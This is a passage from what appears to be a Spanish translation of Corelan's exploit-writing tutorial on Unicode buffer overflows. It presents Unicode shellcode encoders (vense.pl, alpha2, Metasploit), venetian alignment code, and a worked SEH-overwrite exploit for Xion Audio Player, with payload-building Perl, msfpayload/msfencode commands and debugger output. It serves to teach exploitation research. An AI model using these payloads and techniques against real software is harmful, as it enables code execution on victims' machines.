Este impresionante script en perl parece producir una versión mejorada sobre lo que se consigue con makeunicode2.py. La salida de este script es una cadena de bytes, que contiene un decodificador y la Shellcode original todo-en-uno. Así que en vez de poner tu Shellcode de Metasploit generada en el buffer, es necesario colocar la salida de vense.pl en el buffer.

Con el fin de poder utilizar el decodificador, necesitas poder establecer los registros de la siguiente manera: un registro debe apuntar directamente al comienzo de la ubicación del buffer donde tu Shellcode, generada por vense.pl, será colocada.

(En el próximo capítulo, voy a explicar cómo cambiar los valores en los registros por lo que puede apuntar a un registro a cualquier lugar que

desees). Después, necesitas tener un segundo registro, que apunte a una ubicación de memoria que tenga permisos de escritura y sea ejecutable (RWX), y donde sea adecuado escribir datos (sin corromper cualquier otra cosa).

Supongamos que el registro que sera establecido apunte al comienzo de la Shellcode generada por vense.pl es EAX, y EDI apunta a una ubicación de escritura. Edita vense.pl y establece los parámetros $basereg y $writable a los valores requeridos.

```
#!/usr/bin/perl -w

#
# CONFIG HERE !
#

$basereg ="eax";
$writable="edi";
# Forbidden characters - this is for MultiByteToWideChar with codepage 0x4E4
@forbidden = (
        0x00, 0x80, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89,
        0x8A, 0x8B, 0x8C, 0x8E, 0x91, 0x92, 0x93, 0x94, 0x95, 0x96,
        0x97, 0x98, 0x99, 0x9A, 0x9B, 0x9C, 0x9E, 0x9F
        );
# NOTE: If none of your registers points to the beginning of the venetian
# shellcode part, you have to set offset from $basereg yourself. Negative
# values are not (yet) supported. $offset should be the number of bytes from
# $basereg to the venetian shellcode plus a number of bytes for the venetian
# part itself. Upon execution, it should point to the remaining elements of
# $secondstage. A good number is probably the initial offset plus 0x400. An
# offset of 0 assumes your $basereg points directly to the beginning of the
# venetian shellcode.
#
# $offset = <set yourself, see above>;
$offset = 0;

#
# /CONFIG
#
```

A continuación, desplázate hacia abajo y busca $secondstage.

Quita el contenido de esta variable y reemplazarla con su propia Shellcode de Perl (generada con Metasploit). (Este es la Shellcode ASCII que se ejecuta después de que el decodificador ha hecho su trabajo).

```
################################################################################
#
# The real stuff
#
################################################################################

#
# The shellcode to be extracted by the venetian part
#

$secondstage=
"\x5B".          # pop ebx (0x00000000)
"\x8B\x64\x24\x18".     # mov esp,[esp+0x18] (0x00000001)
"\x64\x8F\x05\x00\x00\x00\x00". # pop dword [fs:0x0] (0x00000005)
"\x81\xC4\x04\x00\x00\x00". # add esp,0x4 (0x0000000C)
"\xE8\x00\x00\x00\x00".     # call 0x17 (0x00000012)
"\x5D".          # pop ebp (0x00000017)
"\x89\xEB".          # mov ebx,ebp (0x00000018)
"\x81\xC3\x4E\x00\x00\x00". # add ebx,0x4e (0x0000001A)
"\x81\xEB\x17\x00\x00\x00". # sub ebx,0x17 (0x00000020)
"\xBF\x00\x00\x01\x00".     # mov edi,0x10000 (0x00000026)
"\x60".          # pusha (0x0000002B)
"\x53".          # push ebx (0x0000002C)
"\x64\xFF\x35\x00\x00\x00\x00". # push dword [fs:0x0] (0x0000002D)
"\x64\x89\x25\x00\x00\x00\x00". # mov [fs:0x0],esp (0x00000034)
"\x89\xFE".          # mov esi,edi (0x0000003B)
"\x81\x3E\x65\x6C\x31\x74". # cmp dword [esi],0x74316c65 (0x0000003D)
"\x74\x03".          # jz 0x48 (0x00000043)
"\x46".          # inc esi (0x00000045)
"\xEB\xF5".          # jmp short 0x3d (0x00000046)
"\x46".          # inc esi (0x00000048)
"\x46".          # inc esi (0x00000049)
"\x46".          # inc esi (0x0000004A)
```

Guarda el archivo y ejecuta el script.

La salida mostrará:

- La Shellcode original.

- La Shellcode nueva (la que incluye el decodificador).

Ahora usa esta "nueva" Shellcode en tu exploit y asegúrate de que apunta a EAX al principio de esta Shellcode. Lo más probable es que tengas que ajustar los registros (a menos que tengas suerte).

Cuando los registros son configurados, sólo tienes que ejecutar "JMP EAX" y el decodificador que va a extraer la Shellcode original y ejecútarlo. Una vez más, en el próximo capítulo te mostraré cómo configurar/modificar los registros y dar el salto utilizando un código compatible con Unicode.

Nota 1: este codificador que se acaba de generar + Shellcode sólo funcionará cuando se convierte a Unicode en primer lugar, y luego es ejecutado. Por lo que no puedes utilizar este tipo de Shellcode en un exploit que no sea Unicode.

Nota 2: a pesar de que el algoritmo utilizado en este script es una mejora con respecto a **makeunicode2.py**, todavía vas a terminar con una Shellcode bastante larga. Por lo que necesitas el espacio de buffer adecuado (o corto, sin una Shellcode compleja) con el fin de poder utilizar esta técnica.

3.Alpha2 (SkyLined) http://packetstormsecurity.org/shellcode/alpha2.tar.gz

El famoso codificador alpha2 (adoptado también en otras herramientas como Metasploit, y muchas otras) tomará tu Shellcode original, la empaquetará en un decodificador (muy parecido a lo que vense.pl lo hace), pero aquí tienes la ventaja:

- Sólo se necesita un registro que apunte al principio de esta Shellcode. No es necesario un registro adicional que tenga permisos de escritura o sea ejecutable.

- El decodificador desempaqueta el código original en el lugar. El decodificador es auto-modificable, y la cantidad total del espacio de buffer necesaria es menor.

(La documentación indica que "el decodificador cambiará su propio código para escapar de las limitaciones del código alfanumérico. Se crea un bucle decodificador que decodifica la Shellcode original. Sobrescribe los datos codificados con la Shellcode decodificada y le transfiere la ejecución para cuando haya terminado. Para ello, es necesario leer, escribir y ejecutar permiso en la memoria en ejecución y necesita saber su ubicación en la memoria (es baseaddress)."

Así es como funciona:

1. Genera la raw Shellcode con msfpayload.

2. Convierte la raw Shellcode en una cadena Unicode utilizando alpha2:

```
root@bt4:/# cd pentest
root@bt4:/pentest# cd exploits/
root@bt4:/pentest/exploits# cd framework3

./msfpayload windows/exec CMD=calc R > /pentest/exploits/runcalc.raw

root@bt4:/pentest/exploits/framework3# cd ..
root@bt4:/pentest/exploits# cd alpha2

./alpha2 eax --unicode --uppercase < /pentest/exploits/runcalc.raw

PPYAIAIAIAIAQATAXAZAPA3QAD...0LJA
```

(He eliminado la mayor parte de los resultados. Sólo genera tu propia Shellcode y copia/pega el resultado en tu script de exploit).

Coloca el resultado de la conversión de **alpha2** en la variable $Shellcode en tu exploit. Una vez más, asegúrate de que el registro EAX (en mi ejemplo) apunte al primer carácter de esta Shellcode y que salte a EAX (después de la configuración del registro, si era necesario).

Si no se puede preparar o usar un registro como dirección base, entonces alpha2 también soporta una técnica que intenta calcular su propia dirección base mediante el uso de SEH. En lugar de especificar un registro, sólo especifica SEH. De esta manera, puedes ejecutar el código (incluso si no está apuntado directamente a uno de los registros), y que todavía será capaz de decodificar y ejecutar la Shellcode original).

4. Metasploit

He tratado de generar la Shellcode de Metasploit compatible con Unicode, pero al principio no funcionó como yo esperaba.

```
root@krypt02:/pentest/exploits/framework3#

./msfpayload windows/exec CMD=calc R |
    ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl

[-] x86/unicode_upper failed: BadChar; 0 to 1
[-] No encoders succeeded.
```

(El problema está en https://metasploit.com/redmine/issues/430)

Stephen Fewer proporcionó una solución para este problema:

```
./msfpayload windows/exec CMD=calc R |
  ./msfencode -e x86/alpha_mixed -t raw |
      ./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl
```

Pon todo en una línea.

Básicamente, codifica con alpha_mixed primero, y luego con unicode_upper. El resultado será una Shellcode compatible con Unicode para Perl.

Resultado: Metasploit puede hacer el truco también.

5. UniShellGenerator por Back Khoa Internetwork Security.

Esta herramienta se demuestra en esta presentación. Lamentablemente no pude encontrar una copia de esta herramienta en cualquier parte, y la persona o personas que escribieron la herramienta no me han respondido tampoco.

http://security.bkis.vn/
http://www.bellua.com/bcs2006/asia08.materials/bcs08-anh.pdf

Poner todo en orden: preparando los registros y saltando a la Shellcode

Con el fin de poder ejecutar la Shellcode, es necesario llegar a ella. Si es una versión ASCII de la shellcode o una versión Unicode (decodificador), tendrás que llegar allí primero. Con el fin de hacer eso, a menudo se requiere establecer los registros de una forma particular, utilizando tu propia Shellcode veneciana, y/o escribir código que haga un salto a un registro dado.
Escribiendo estas líneas de código requiere un poco de creatividad, que pienses en los registros, y que seas capaz de escribir unas instrucciones de ensamblador básicas.

Escribir Jumpcode se basa puramente en los principios de Shellcodes venecianas. Esto significa que:

- Sólo tienes un conjunto limitado de instrucciones.

- Necesitas encargarte de los bytes nulos. Cuando el código se coloca en la pila, los bytes nulos serán insertados. Así que las instrucciones deben trabajar cuando se añaden bytes nulos.

- Es necesario pensar en la alineación de opcodes.

Ejemplo 1.

Digamos que has encontrado una versión ASCII de tu Shellcode, sin modificar, en 0×33445566, y te has dado cuenta de que también controlas EAX. Sobrescribes EIP con salto a EAX, y ahora, la idea es escribir algunas líneas de código en EAX, que hará un salto a 0×33445566.

Si esto no hubiera sido unicode, podríamos hacerlo mediante las siguientes instrucciones:

```
bb66554433      #mov     ebx,33445566h
ffe3            #jmp     ebx
```

Hubiéramos colocado el código siguiente en EAX: \xbb \x66 \x55 \x44 \x33 \xff \XE3, y tendríamos EIP sobrescrito con "JMP EAX".

Pero es Unicode. Así que, obviamente, esto no va a funcionar.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

¿Cómo podemos lograr lo mismo con instrucciones Unicode amigables?

Vamos a echar un vistazo a la instrucción **MOV** primero. "MOV EBX" = 0xbb, seguido de lo quieres poner en EBX. Este parámetro tiene que estar en el formato 00nn00mm, sin causar problemas con las instrucciones. Por ejemplo, puedes hacer MOV EBX, 33005500. El código de operación para esto sería:

```
bb00550033      #mov     ebx,33005500h
```

De modo que los bytes a escribir en EAX (en nuestro ejemplo) son \xbb \x55 \x33. Unicode insertaría bytes nulos, resultando en \xbb \x**00** \x55 \x**00** \x33, que de hecho es la instrucción que necesitamos.

La misma técnica se aplica para instrucciones ADD y SUB.

Puedes utilizar instrucciones INC, DEC también, para cambiar los registros o para cambiar de posición en la pila.

El artículo de phrack Creando Shellcodes IA32 “a prueba de Unicode” http://www.phrack.org/issues.html?issue=61&id=11#article muestra la secuencia completa de poner cualquier dirección en un registro dado, que muestre exactamente lo que quiero decir. Volviendo a nuestro ejemplo, queremos poner 0×33445566 en EAX. Así es como se hace:

```
mov eax,0xAA004400          ; set EAX to 0xAA004400
push eax
dec esp
pop eax                     ; EAX = 0x004400??
add eax,0x33005500          ; EAX = 0x334455??
mov al,0x0                  ; EAX = 0x33445500
mov ecx,0xAA006600
add al,ch                   ; EAX now contains 0x33445566
```

Si convertimos estas instrucciones en opcodes, se obtiene:

```
b8004400aa      mov     eax,0AA004400h
50              push    eax
4c              dec     esp
58              pop     eax
0500550033      add     eax,33005500h
b000            mov     al,0
b9006600aa      mov     ecx,0AA006600h
00e8            add     al,ch
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Y aquí vemos nuestro siguiente problema. El MOV y las instrucciones ADD parecen ser Unicode amigables. Pero ¿qué pasa con los opcodes de un solo byte? Si los bytes nulos se añaden entre ellos, las instrucciones no van a funcionar.

Vamos a ver lo que quiero decir. Las instrucciones anteriores se traducirían en la string del Payload siguiente:

\xb8\x44\xaa\x50\x4c\x58\x05\x55\x33\xb0\xb9\x66\xaa\xe8

O en Perl:

```
my $align="\xb8\x44\xaa";          #mov eax,0AA004400h
$align=$align."\x50";              #push eax
$align=$align."\x4c";              #dec esp
$align=$align."\x58";              #pop eax
$align = $align."\x05\x55\x33";    #add eax,33005500h
$align=$align."\xb0";              #mov al,0
$align=$align."\xb9\x66\xaa";      #mov ecx,0AA0660h
$align=$align."\xe8";              #add al,ch
```

Cuando se ve en un depurador, esta cadena se convierte en estas instrucciones:

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 005000          add     byte ptr [eax],dl
0012f2bc 4c              dec     esp
0012f2bd 005800          add     byte ptr [eax],bl
0012f2c0 0500550033      add     eax,offset
<Unloaded_papi.dll>+0x330054ff (33005500)
0012f2c5 00b000b90066    add     byte ptr [eax+6600B900h],dh
0012f2cb 00aa00e80050    add     byte ptr [edx+5000E800h],ch
```

Auch. ¡Qué lío! La primera está bien, pero a partir de la segunda, está rota.

Así que parece que tenemos que encontrar una manera de asegúrarse de que "PUSH EAX, DEC ESP, POP EAX" y otras instrucciones sean interpretadas de una manera correcta.

La solución para esto es insertar algunas instrucciones de seguridad (piensa en ello como NOP´s), que nos permitan alinear los bytes nulos, sin hacer ningún daño a los registros o instrucciones. Cerrando las brechas, asegurándose de que los bytes nulos e instrucciones están alineados de una manera adecuada, es por eso qué esta técnica se llama Shellcode veneciana.

En nuestro caso, tenemos que encontrar instrucciones que "se coman" los bytes nulos que se han añadido y que están causando problemas. Podemos resolver esto usando uno de los siguientes opcodes (dependiendo de registro que contenga una dirección de escritura y se pueda utilizar):

```
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

(62, 6d son otros 2 que se pueden utilizar. Se creativo y ve lo que funciona para ti).

Así, si por ejemplo ESI tiene permisos de escritura (y no te importa que algo está escrito en la ubicación a la que apunta ese registro), entonces puedes usar \x6e entre dos instrucciones, a fin de alinear los bytes nulos.

Ejemplo:

```
my $align="\xb8\x44\xaa";          #mov eax,0AA004400h
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x50";              #push eax
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x4c";              #dec esp
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\x58";              #pop eax
$align=$align."\x6e";              #nop/align null bytes
$align = $align."\x05\x55\x33";    #add eax,33005500h
$align=$align."\x6e";              #nop/align null bytes
$align=$align."\xb0";              #mov al,0
#no alignment needed between these 2 !
$align=$align."\xb9\x66\xaa";      #mov ecx,0AA0660h
$align=$align."\x6e";              #nop/align null bytes
```

En el depurador, las instrucciones ahora tienen el siguiente aspecto:

```
0012f2b4 b8004400aa      mov     eax,0AA004400h
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 50              push    eax
0012f2bd 006e00          add     byte ptr [esi],ch
0012f2c0 4c              dec     esp
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 58              pop     eax
0012f2c5 006e00          add     byte ptr [esi],ch
0012f2c8 0500550033      add     eax,offset
<Unloaded_papi.dll>+0x330054ff (33005500)
0012f2cd 006e00          add     byte ptr [esi],ch
0012f2d0 b000            mov     al,0
```

```
0012f2d2 b9006600aa      mov     ecx,0AA006600h
0012f2d7 006e00          add     byte ptr [esi],ch
```

Mucho mejor. Como puedes ver, tendrás que jugar con esto un poco. No es una cuestión de poner /x6e entre cada dos instrucciones, necesitas probar cuál es el impacto y alinear en consecuencia.

Ok, así que en este punto, hemos logrado poner una dirección en EAX. Todo lo que tienes que hacer ahora es ir a esa dirección. Una vez más, tenemos un par de líneas de código veneciano para esto. La forma más fácil de saltar a EAX es PUSHeando EAX a la pila, y luego regresar a la ella (PUSH EAX, RET).

Los Opcodes son:

```
50    ;push    eax
c3    ;ret
```

(C3 debería convertirse en C300.)

En el código veneciano, este es \x50 \x6e \xc3.

En este punto, hemos logrado lo siguiente:

- Tenemos EIP sobreescrito con una instrucción útil.

- Hemos escrito algunas líneas de código para ajustar un valor en uno de los registros.

- Hemos saltado a ese registro.

Si ese registro contiene la Shellcode ASCII, y se ejecuta, entonces se acabó el juego.

Nota: por supuesto, hardcodeando una dirección no es recomendable. Sería mejor si se utiliza un valor de desplazamiento basado en el contenido de uno de los registros. Entonces, puedes utilizar las instrucciones ADD y SUB para aplicar la compensación de dicho registro, con el fin de llegar al valor deseado.

Nota 2: Si las instrucciones no se traducen correctamente, puede que esté utilizando una traducción diferente de Unicode (quizás debido al idioma y

opciones regionales), que tiene gran influencia en el éxito de la explotación. Revisa la tabla de traducción de FX, y ve si puedes encontrar otro byte que, cuando se convierta a Unicode, hará lo que queremos que haga. Si por ejemplo 0xC3 no se traduce a 0xC3 0×00, entonces puedes ver si la conversión Unicode utiliza la página de códigos OEM. En ese caso, 0xc7 que se convierten a 0xC3 0×00, que puede ayudarte a construir el exploit.

Ejemplo 2:

Supongamos que quieres poner la dirección EBP+300 en EAX (para poder saltar a EAX), entonces tendrás que escribir las instrucciones de ensamblajador necesarias y luego aplicar la técnica de la Shellcode veneciana para que puedas terminar con el código que será ejecutado cuando se convierta a Unicode.

Ensambla para poner EBP+300h en EAX:

```
push ebp            ; put the address at ebp on the stack
pop eax             ; get address of ebp back from the stack and put
it in eax
add eax,11001400    ; add 11001400 to eax
sub eax,11001100    ; subtract 11001100 from eax. Result = eax+300
```

Los Opcodes son:

```
55              push    ebp
58              pop     eax
0500140011      add     eax,offset XXXX+0x1400 (11001400)
2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
```

Después de aplicar la técnica de la Shellcode veneciana, es la cadena que hay que enviar:

```
my $align="\x55";                   #push ebp
$align=$align."\x6e";               #align
$align=$align."\x58";               #pop eax
$align=$align."\x6e";               #align
$align=$align."\x05\x14\x11";       #add eax,0x11001400
$align=$align."\x6e";               #align
$align=$align."\x2d\x11\x11";       #sub eax,0x11001100
$align=$align."\x6e";               #align
```

En el depurador, esto se ve así:

```
0012f2b4 55              push    ebp
0012f2b5 006e00          add     byte ptr [esi],ch
0012f2b8 58              pop     eax
0012f2b9 006e00          add     byte ptr [esi],ch
0012f2bc 0500140011      add     eax,offset XXXX+0x1400 (11001400)
0012f2c1 006e00          add     byte ptr [esi],ch
0012f2c4 2d00110011      sub     eax,offset XXXX+0x1100 (11001100)
0012f2c9 006e00          add     byte ptr [esi],ch
```

¡Si!. Ganamos.

Ahora pon los componentes juntos y tendrás un exploit funcional:

- Pon algo significativo en EIP.

- Ajusta los registros si es necesario.

- Salta y ejecuta la Shellcode (ASCII o via decodificador).

La construcción de un exploit unicode - Ejemplo 1

Con el fin de demostrar el proceso de construir un exploit funcional compatible con Unicode, vamos a utilizar una vulnerabilidad en **Xion Audio Player v1.0 (build 121)** detectada por Drag0n Rider http://securityreason.com/exploitalert/7392 el 10 de octubre de 2009.

Me he dado cuenta de que el enlace en el código PoC no apunta a construir 121 más (y este exploit sólo puede actuar en contra la build 121), puedes descargar una copia de esta solicitud vulnerable aquí:

https://www.corelan.be/?dl_id=42

Si estás interesado en probar la última versión (que puede ser vulnerable también), entonces puedes bajarla aquí (dellnull, gracias por mencionar esto)

El código PoC publicado por Drag0n Rider indica que un archivo incorrecto lista de reproducción (. M3u) puede bloquear la aplicación.

Mi entorno de prueba (Windows XP SP3 Inglés, con todos los parches) se ejecuta en VirtualBox. Configuración regional está establecida en Inglés

(EE.UU.) (Edi, gracias por verificar que el exploit funciona con estos ajustes regionales).

Cuando tratamos el código PoC, vemos esto:

```
my $crash = "\x41" x 5000;
open(myfile,'>DragonR.m3u');
print myfile $crash;
```

Abre la aplicación (en windbg o cualquier otro depurador), haz clic en la interfaz gráfica de usuario, selecciona "Playlist" y anda a "File" - "Load playlist". Luego, selecciona el archivo .m3u y ver qué pasa.

Resultado:

```
(e54.a28): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000041 ebx=019ca7ec ecx=02db3e60 edx=00130000 esi=019ca7d0
edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00210206
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax
ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
image00400000+10041 (00410041)
Invalid exception stack at 00410041
```

La estructura SE se ha sobrescrito y ahora contiene **00410041** (que es el resultado de la conversión Unicode de AA).

En un sobreescritura (ASCII) de SEH 'normal', tenemos que sobrescribir el SE Handler con un puntero al POP POP RET y sobrescribir SEH junto con un salto corto.

Así que tenemos que hacer 3 cosas:

- Encontrar el desplazamiento de la estructura SE.

- Encontrar un puntero compatible con unicode al POP POP RET.

- Encontrar algo que se hará cargo del salto.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Lo primero es lo primero: el desplazamiento. En lugar de usar 5000 A´s, puse un patrón de 5000 caracteres de Metasploit en $crash.

Resultado:

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0000006e ebx=02e45e6c ecx=02db7708 edx=00130000 esi=02e45e50
edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00210202
DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax
ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac: BASS_FX+69 (00350069)
Invalid exception stack at 00410034

0:000> d 0012f2ac
0012f2ac  34 00 41 00 69 00 35 00-41 00 69 00 36 00 41 00  4.A.i.5.A.i.6.A.
0012f2bc  69 00 37 00 41 00 69 00-38 00 41 00 69 00 39 00  i.7.A.i.8.A.i.9.
0012f2cc  41 00 6a 00 30 00 41 00-6a 00 31 00 41 00 6a 00  A.j.0.A.j.1.A.j.
0012f2dc  32 00 41 00 6a 00 33 00-41 00 6a 00 34 00 41 00  2.A.j.3.A.j.4.A.
0012f2ec  6a 00 35 00 41 00 6a 00-36 00 41 00 6a 00 37 00  j.5.A.j.6.A.j.7.
0012f2fc  41 00 6a 00 38 00 41 00-6a 00 39 00 41 00 6b 00  A.j.8.A.j.9.A.k.
0012f30c  30 00 41 00 6b 00 31 00-41 00 6b 00 32 00 41 00  0.A.k.1.A.k.2.A.
0012f31c  6b 00 33 00 41 00 6b 00-34 00 41 00 6b 00 35 00  k.3.A.k.4.A.k.5.
```

Al volcar la estructura SE (d 0012f2ac, podemos ver el próximo SEH (en rojo, contiene 34 00 41 00) y el SE Handler (en color verde, contiene 69 00 35 00).

Para el cálculo del offset tenemos que coger los 4 bytes tomados del próximo SEH y SE Handler juntos, y usar eso como la cadena de búsqueda del desplazamiento: 34 41 69 35 -> 0×35694134.

```
xxxx@bt4 ~/framework3/tools
$ ./pattern_offset.rb 0x35694134 5000
254
```

Ok, el siguiente script debería:

- Hacernos llegar a la estructura SE después de 254 caracteres.

- Sobrescribir el próximo SEH con 00420042 (como se puede ver, sólo 2 bytes son requeridos).

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

- Sobrescribir SE Handler con 00430043 (como se puede ver, sólo 2 bytes son requeridos).

- Añadir más basura.

Código:

```
my $totalsize=5000;
my $junk = "A" x 254;
my $nseh="BB";
my $seh="CC";
my $morestuff="D" x (5000-length($junk.$nseh.$seh));

$payload=$junk.$nseh.$seh.$morestuff;

open(myfile,'>corelantest.m3u');
print myfile $payload;
close(myfile);
print "Wrote ".length($payload)." bytes\n";
```

Resultado:

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000044 ebx=019c4e54 ecx=02db3710 edx=00130000 esi=019c4e38 edi=0012f298
eip=01aec2a6 esp=0012e84c ebp=0012f2b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00210206

DefaultPlaylist!XionPluginCreate+0x18776:
01aec2a6 668902          mov     word ptr [edx],ax
ds:0023:00130000=6341
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
0:000> !exchain
0012f2ac:
image00400000+30043 (00430043)
Invalid exception stack at 00420042

0:000> d 0012f2ac
0012f2ac  42 00 42 00 43 00 43 00-44 00 44 00 44 00 44 00  B.B.C.C.D.D.D.D.
0012f2bc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2cc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2dc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2ec  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f2fc  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f30c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
0012f31c  44 00 44 00 44 00 44 00-44 00 44 00 44 00 44 00  D.D.D.D.D.D.D.D.
```

La estructura SE está bien sobrescrita, y podemos ver las D's de $morestuff colocadas justo después de que hayamos sobrescrito la estructura SE.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS


El siguiente paso es encontrar un buen indicador a POP POP RET. Necesitamos una dirección que llevará a cabo un POP POP RET aunque los primeros bytes y el tercero sean nulos).

Mi plugin para pvefindaddr de ImmDbg te ayudará con eso. Carga xion.exe en ImmDBG. Ejecuta la aplicación, anda al cuadro de diálogo Playlist, selecciona "File", "Load playlist", pero no cargues el archivo de lista de reproducción.

Vuelve al depurador y ejecuta !Pvefindaddr p2.

Se iniciará una búsqueda de todas las combinaciones de POP POP RET en el espacio memoria del proceso entero, y escribirá el resultado en un archivo llamado ppr2.txt.
"C:\Archivos de programa\Immunity Inc\Immunity Debugger\ppr2.txt"

Este proceso puede tomar mucho tiempo, así que ten paciencia.



Cuando el proceso se haya completado, abre el archivo con tu editor de texto favorito y busca "Unicode" o ejecute el comando siguiente:

```
C:\Program Files\Immunity Inc\Immunity Debugger>type ppr2.txt |
findstr Unicode
 ret at 0x00470BB5 [xion.exe] ** Maybe Unicode compatible **
```

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

```
ret at 0x0047073F [xion.exe] ** Maybe Unicode compatible **
ret at 0x004107D2 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004107FE [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480A93 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450015 [xion.exe] ** Unicode compatible **
ret at 0x0045048B [xion.exe] ** Maybe Unicode compatible **
ret at 0x0047080C [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F41 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470F9C [xion.exe] ** Maybe Unicode compatible **
ret at 0x004800F5 [xion.exe] ** Unicode compatible **
ret at 0x004803FE [xion.exe] ** Maybe Unicode compatible **
ret 04 at 0x00480C6F [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470907 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470C9A [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470CD9 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470D08 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004309DA [xion.exe] ** Maybe Unicode compatible **
ret at 0x00430ABB [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480C26 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450AFE [xion.exe] ** Maybe Unicode compatible **
ret at 0x00450E49 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470136 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470201 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470225 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004704E3 [xion.exe] ** Maybe Unicode compatible **
ret at 0x0047060A [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470719 [xion.exe] ** Maybe Unicode compatible **
ret at 0x004707A4 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470854 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470C77 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470E09 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470E3B [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480224 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480258 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480378 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00480475 [xion.exe] ** Maybe Unicode compatible **
ret at 0x00470EFD [xion.exe] ** Maybe Unicode compatible **
